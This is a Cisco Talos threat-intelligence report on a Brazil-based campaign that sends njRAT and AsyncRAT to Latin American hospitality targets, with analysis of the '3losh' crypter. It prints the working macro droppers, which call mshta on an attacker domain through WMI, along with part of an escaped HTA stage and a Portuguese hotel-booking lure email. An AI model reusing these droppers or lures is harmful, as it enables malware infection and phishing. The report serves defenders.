Malicious Campaign Targets Latin America: The seller, The operator and a curious link

By Asheer Malhotra

Published: 2021-08-19 · Archived: 2026-04-05 13:06:20 UTC

By Asheer Malhotra and Vitor Ventura, with contributions from Vanja Svajcer.

- Cisco Talos has observed a new malware campaign delivering commodity RATs, including njRAT and AsyncRAT.
- The campaign targets travel and hospitality organizations in Latin America.
- Techniques utilized in this campaign bear a resemblance to those of the Aggah group but are operated by a distinct threat actor based out of Brazil.
- We've also discovered a builder/crypter known as “Crypter 3losh rat” used to generate various stages of the highly modularized infection chain used by the campaign operators.
- We’ve also seen instances where the crypter author has operated their own malicious campaigns abusing archive[.]org.

What’s new?

Cisco Talos recently observed a new set of campaigns targeting Latin American countries. These campaigns use a multitude of infection components to deliver two widely popular commodity malware and remote access trojans (RATs): njRAT and AsyncRAT.

We also discovered a .NET-based infection chain builder/crypter binary used to generate the malicious infection artifacts used in recent campaigns, including the ones targeting Latin America. Such builders indicate the author’s intent to bundle malware generation functionalities for easy distribution and use by operators, customers and affiliates.

We’ve also observed some resemblance to the tactics and techniques used by a known crimeware actor “Aggah,” especially the final payload delivery stages. Aggah has traditionally utilized highly modular infection chains with a focus on hosting malicious payloads on public repositories such as Pastebin, Web Archive and Blogger.

How did it work?

The campaigns targeting Latin American countries consist of macro-enabled Office documents that act as the entry points into the infection. What follows is a modular chain of PowerShell and VB scripts, all working towards disabling anti-virus protection features such as AMSI and eventually delivering the RAT payloads.

We’ve also observed some Aggah campaigns using similar infection chains including scripts and similar commodity malware. However, unlike Aggah, the operators working the Latin American campaigns tend to use

either compromised or attacker-controlled websites to host their components and payloads instead of using public hosting services such as Blogger, Pastebin and Web Archive.

The infection chains used in these campaigns are built using a .NET-based crypter called “3losh crypter rat” [SIC]. This crypter has been actively advertised on social media by the authors and used to generate infection chains for campaigns operated by the crypter’s authors themselves.

So what?

It is important for defenders to identify distinct adversaries and their tactics. The usage of crypters makes it difficult to do so since completely disjointed actors can now generate identical infection chains for unrelated campaigns. Our research uncovers one such scenario where there are three distinct campaigns identified using the 3losh crypter: the Latin American campaigns, the Aggah campaigns and those operated by the crypter authors.

All these campaigns however, aim to distribute commodity RAT families. Commodity malware families are increasingly being used by both crimeware and APT groups to infect their targets. RATs in particular are extremely popular since they provide a wide range of functionalities to their operators to take advantage of the infected systems. These functionalities can be used for malicious activities such as:


- Performing preliminary reconnaissance to scope out victim networks and infrastructure.
- Deploying more malware such as ransomware and wipers to disrupt enterprise operations.
- Executing arbitrary commands.
- Exfiltrating confidential and proprietary information from enterprises.
- Stealing credentials, opening up more systems and services to unauthorized access.

Dropper/Crypter developer threat actor

This threat actor uses the nickname “alosh.” We have found indications that they’ve been active since at least 2018. This actor is the developer of the “3losh crypter rat” crypter. They advertise services on Facebook and YouTube where they keep several videos demonstrating evasion capabilities of the 3losh crypter or 3losh RAT. Although we can't establish a direct link between the actor and the current campaign, there are several links between this actor and previous campaigns, making this actor the developer and operator of some malware campaigns.


Facebook image advertising the infection builder.

Their YouTube page shows several videos that explain how to use similar builders to bypass several commercial anti-virus products.



The crypter author's YouTube page.


We discovered an email address of the crypter author inside one of these videos. Pivoting off this email, we found a huge number of payloads hosted at archive[.]org.



YouTube video still from the crypter's author displaying their email ID.

This leads us to conclude that, in some cases, the actor is the developer and operator — there are also plenty of videos on Instagram and YouTube where the developer demonstrates that they have compromised several websites.

On the Web Archive, the actor uses two different usernames: 3losh-rat and alo0ch0011. During our research, the payloads were removed from the archive due to breach of terms and conditions. However, we still listed them based on the cache. Most of these payloads had several stages finally delivering njrat.



Crypter author hosting malicious artifacts on archive[.]org.

The current campaign

The threat actor

We believe the threat actor behind the current campaign targeting Latin America is not the crypter developer. In fact, there are several indications that this actor is, in fact, a Brazilian. There are several technical and tactical links that support this assertion.

To begin with, one of the most prolific domains owned and operated by the threat actors (updatewin32[.]xyz) was registered in Brazil.

```
Domain Name: UPDATEWIN32.XYZ
Registry Domain ID: D240231123-CNIC
Registrar WHOIS Server: whois.hostinger.com
Registrar URL: https://www.hostinger.com/
Updated Date: 2021-06-23T13:41:15.0Z
Creation Date: 2021-06-23T13:41:14.0Z
Registry Expiry Date: 2022-06-23T23:59:59.0Z
Registrar: Hostinger, UAB
Registrar IANA ID: 1636
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: addPeriod https://icann.org/epp#addPeriod
Registrant Organization: Not Applicable
Registrant State/Province: Bahia
Registrant Country: BR
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for
Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for infor
Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for inforr
Name Server: NS2.DNS-PARKING.COM
Name Server: NS1.DNS-PARKING.COM
DNSSEC: unsigned
Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for int
Registrar Abuse Contact Email: domains@hostinger.com
Registrar Abuse Contact Phone: +370.68424669
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```

Whois record for domain updatewin32[.]xyz.

Talos discovered several maldocs predominantly named in Portuguese. One such malicious document was called “Documento.doc” (Portuguese for “document”). Looking at the several files that constitute the doc file, there are two files called “AquiTaLimpo,” one with the XML extension and another with “.xml.rels” extension. “AquiTaLimpo” is Portuguese slang for “here is clean.”

```
└─>/bin/ls
 A10.xlsm   A3.xlsm   app.xml                comments.xml           people.xml
 A11.xlsm   A4.xlsm   AquiTaLimpo.xml        comments.xml.rels      settings.xml
 A12.xlsm   A5.xlsm   AquiTaLimpo.xml.rels  '[Content_Types].xml'   styles.xml
 A13.xlsm   A6.xlsm   A.xlsm                 core.xml               theme1.xml
 A14.xlsm   A7.xlsm   commentsExtended.xml   Documento.doc          webSettings.xml
 A1.xlsm    A8.xlsm   commentsExtensible.xml fontTable.xml
 A2.xlsm    A9.xlsm   commentsIds.xml        image1.wmf
```

Constituent files in the open XML-based maldoc.

These XLSM files had VBA macro code that would download the main payload. The macro name is “EstaPastaDeTrabalho,” as it can be seen in the screenshot below, which roughly translates to “this work folder” — again translated from Portuguese.

```
VBA MACRO EstaPastaDeTrabalho
in file: xl/vbaProject.bin - OLE stream: 'EstaPastaDeTrabalho'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Workbook_Open()

    Microsoft _
    = _
    "msh" + _
    "ta h" + _
    "t" + _
    "t" + _
    "p" + "s://updatewin32" + "." + "xyz/office365/msg.txt"
    GetObject _
```

Portuguese stream and macro names used in the maldocs.

Additional metadata indicates the creator and the last modified tags of the maldoc are also written in Portuguese, as can be seen below. These findings indicate that the operating environment, especially the maldoc generation systems of the actor use the Portuguese language.

```
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-p
    <dc:creator>MARIANO PEREIRA</dc:creator>
    <cp:lastModifiedBy>Cavaleiro De Troia</cp:lastModifiedBy>
    <dcterms:created xsi:type="dcterms:W3CDTF">2015-06-05T18:19:34Z</dcterms:created>
    <dcterms:modified xsi:type="dcterms:W3CDTF">2021-07-03T18:06:44Z</dcterms:modified>
</cp:coreProperties>
```


Maldoc metadata showing the creator and “last modified by” party names in Portuguese.

The creator is a common Portuguese language name, however, the “last modified by” tag can be translated to “Knight from Troy,” implying a trojan. The same name appears on the properties of the XLSM files.

Malware authors and campaign operators will frequently submit their payloads to public detection systems such as VirusTotal to check the efficacy of anti-virus products against its malware. This is a practice seen frequently across many crimeware groups.

The Brazilian threat actor used this practice to submit test files with Portuguese names to VirusTotal in June and July 2021 — all files submitted from Brazil. These files are named “Exploit pronto para envio.rar,” which translates to “exploit ready to be sent.”

Early versions of the test maldocs were true test copies, simply executed calc.exe. At the time of writing, there were approximately 11 files submitted with slight differences, all submitted from the same Brazilian origin around the same time.



Preliminary versions of the test maldcos executing calc.exe.

Ongoing testing conducted by the actors consists of the same file names, author name, malicious domains and URLs as those used in the Latin American campaign embedded in them.

A quick look at the metadata of these test files also confirms the usage of Brazilian Portuguese to build the test maldocs.

```
<w:rPrDefault>
    <w:rPr>
        <w:rFonts w:asciiTheme="minorHAnsi" w:eastAsiaTheme="minorEastAsia" w:hAnsiTheme="minorHAnsi" w:cstheme=
        "minorBidi"/><w:sz w:val="22"/><w:szCs w:val="22"/>
        <w:lang w:val="pt-BR" w:eastAsia="pt-BR" w:bidi="ar-SA"/>
    </w:rPr>
</w:rPrDefault>
    <w:pPrDefault>
        <w:pPr>
            <w:spacing w:after="160" w:line="259" w:lineRule="auto"/>
        </w:pPr>
    </w:pPrDefault>
</w:docDefaults>
```


Brazilian Portuguese language code in the test maldocs.

As we said above, the crypter author advertises the crypter on social networks like Facebook, Instagram or YouTube. We've found Portuguese-speaking users either praising the crypter or asking for it.

As described in subsequent sections, the text on the email is in near perfect Brazilian Portuguese, the Visual Basic for Applications (VBA) code in the PPAM file attached to the email, shows that it was written in a Portuguese language office installation, since the VBA module is called "Módulo1," which is Portuguese for "module1."

Victimology

The countries targeted by this set of attacks are primarily based in Latin America:



Targeted countries.

The campaign uses maldocs posing as something as inconspicuous as reservation dates for hotels.

A good example of a maldoc's file name is "Fechas informativas para reservar Amérian Portal del Iguazú," which roughly translates to "Informative dates to reserve Amérian Portal del Iguazú" ("Amérian Portal del Iguazú" is a hotel in Argentina.). It is worth noting that the content of the email is in near perfect Brazilian Portuguse.

These campaigns focussing on Latin American countries usually use malspam as a means to deliver the malicious macro-enabled document to their victims.


Tue 1/19/2021 10:25 AM
[redacted]
ENC: Reserva Remarcar -Chego Hoje!-
To [redacted]
Message Voucher & Pagamento.ppam

De: [redacted]
Enviada em: terça-feira, 19 de janeiro de 2021 10:09
Para: [redacted]
Assunto: Reserva Remarcar -Chego Hoje!-

Bom dia,

Gostaria de saber se há a possibilidade de remarcar o hotel?
Eu iria para um congresso nessas datas, porém ele foi cancelado, devido a pandemia do coronovírus.
E agora vou viajar para cidade novamente estou chegando hoje.

Segue o voucher da Reserva e junto o pagamento do mesmo.
Agradeço a compreensão.

Atenciosamente

[redacted]

An example of a malspam email delivering a PPAM maldoc as early as Jan. 19, 2021.

Infection chain

Some of the Word documents discovered for this campaign use a chain of relationships definitions to load embedded XLSM files which contain the actual VBA code that will download the payloads.

```
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-07-03 19:28:18 ....A         2257          449  [Content_Types].xml
2021-07-03 19:28:33 ....A          593          240  _rels/.rels
2021-07-03 19:30:51 ....A         1487          337  word/_rels/AquiTaLimpo.xml.rels
1980-01-01 00:00:00 .....         6098         1061  word/media/image1.wmf
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A1.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A2.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A3.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A4.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A5.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A6.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A7.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A8.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A12.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A13.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A14.xlsm
1980-01-01 00:00:00 .....         8395         1754  word/theme/theme1.xml
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A9.xlsm
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A11.xlsm
2021-07-03 19:33:47 ....A         2374          293  word/_rels/comments.xml.rels
1980-01-01 00:00:00 .....        14083        14083  word/embeddings/A10.xlsm
1980-01-01 00:00:00 .....          757          373  docProps/core.xml
1980-01-01 00:00:00 .....          709          364  docProps/app.xml
2021-07-03 19:14:52 ....A         3728         1344  word/settings.xml
1980-01-01 03:00:00 ....A        31093         2860  word/styles.xml
```

Additional malicious XLSM files loaded during runtime.

The maldocs are Office Open XML documents consisting of two key relationship definition files - the main one called “AquiTaLimpo.xml.rels,” and another one called “comments.xml.rels,” which will load the embedded XLSM files which contain the VBA code.

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A6.xlsm"/>
  <Relationship Id="rId13" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A11.xlsm"/>
  <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A1.xlsm"/>
  <Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A5.xlsm"/>
  <Relationship Id="rId12" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A10.xlsm"/>
  <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A.xlsm"/>
  <Relationship Id="rId16" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A14.xlsm"/>
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.wmf"/>
  <Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A4.xlsm"/>
  <Relationship Id="rId11" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A9.xlsm"/>
  <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A3.xlsm"/>
  <Relationship Id="rId15" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A13.xlsm"/>
  <Relationship Id="rId10" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A8.xlsm"/>
  <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A2.xlsm"/>
  <Relationship Id="rId9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A7.xlsm"/>
  <Relationship Id="rId14" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/package" Target="embeddings/A12.xlsm"/>
</Relationships>
```

Malicious relationship file linking to the embedded XLSM files.

When the Word document is open, Excel is also loaded to open the XLSM files embedded in the document and will launch the macro to download the payloads.

We also discovered a variety of the maldocs that are macro-enabled files such as PPAM and XLAM serving as entry points of the infection chain. PPAM files are add-on files used by Microsoft PowerPoint to add additional functionality such as custom macros, tools and commands. These macros enabled maldocs act as entry points to the infection chain. Finally, the infection chain drops a popular RAT that can be njRAT or AsyncRAT.

The earliest infection chain discovered contains a macro that downloads and executes a remote HTA file from an attacker-controlled location.

```
Attribute VB_Name = "Módulo1"

Sub Auto_open()

    Microsoft = "msh" + "ta ht"
    Microsoft1 = "tp" + "s" + "://up" + "datewin32.xyz/async/paste.mp3"
    GetObject("win" + "mgmts:"). _
    Get("Win32" + "_" + "Pro" + "cess"). _
    Create _
    Microsoft + Microsoft1, _
    Null, _
    Null, _
    pid
End Sub
```

Malicious macro in the PPAM.

Stage 1A: Malicious HTA

The malicious HTA is simply an escaped JavaScript snippet that, in turn, executes a VBScript (embedded in an HTA) to download and execute the next stage (Stage #2 PowerShell script) of the infection chain.

```
<script language="javascript">

document.write(unescape('%3C%21%44%4F%43%54%59%50%45%20%68%74%6D%6C%3E%0A%
%49%43%41%54%49%4F%4E%20%69%63%6F%6E%3D%22%23%22%20%57%49%4E%44%4F%57%53%5
41%53%4B%42%41%52%3D%22%6E%6F%22%20%53%59%53%4D%45%4E%55%3D%22%6E%6F%22%20
0%74%20%74%79%70%65%3D%22%74%65%78%74%2F%76%62%73%63%72%69%70%74%22%3E%0A%
%31%35%0A%44%69%6D%20%73%31%36%0A%44%69%6D%20%73%31%37%0A%44%69%6D%20%73%3
48%48%4A%4A%42%43%58%44%48%0A%44%69%6D%20%73%32%31%0A%44%69%6D%20%73%32%32
2%35%0A%55%31%20%3D%20%22%53%68%65%6C%6C%22%0A%55%32%20%3D%20%22%69%70%74%
%42%43%58%44%48%20%3D%20%43%72%65%61%74%65%4F%62%6A%65%63%74%28%55%33%2B%5
